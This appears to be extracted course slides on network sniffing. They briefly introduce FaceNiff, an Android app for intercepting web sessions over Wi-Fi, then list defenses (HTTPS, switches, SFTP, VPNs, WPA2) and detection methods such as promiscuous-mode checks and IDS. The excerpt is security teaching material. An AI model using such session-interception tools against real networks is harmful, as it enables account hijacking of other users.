
FaceNiff

FaceNiff is an Android app that allows you to sniff and intercept web session profiles over the Wi-Fi




<http://faceniff.ponury.net>


Module Flow



How to Defend Against Sniffing (Cont'd)



Use HTTPS instead of HTTP to protect user names and passwords



Use switch instead of hub as switch delivers data only to the intended recipient



Use SFTP, instead of FTP for secure transfer of files



Use PGP and S/MIME, VPN, IPSec, SSL/TLS, Secure Shell (SSH) and One-time passwords (OTP)



Always encrypt the wireless traffic with a strong encryption protocol such as WPA and WPA2




Retrieve MAC directly from NIC instead of OS; this prevents MAC address spoofing



Use tools to determine if any NICs are running in the promiscuous mode

Module Flow



How to Detect Sniffing



Promiscuous Mode

- ↳ You will need to check which machines are running in the promiscuous mode
- ↳ Promiscuous mode allows a network device to intercept and read each network packet that arrives in its entirety



IDS

- ↳ Run IDS and notice if the MAC address of certain machines has changed (Example: router's MAC address)
- ↳ IDS can alert the administrator about suspicious activities




Network Tools

- ↳ Run network tools such as Capsa Network Analyzer to monitor the network for strange packets
- ↳ It enables you to collect, consolidate, centralize and analyze traffic data across different network resources and technologies


Sniffer Detection Technique: Ping Method



Promiscuous Mode



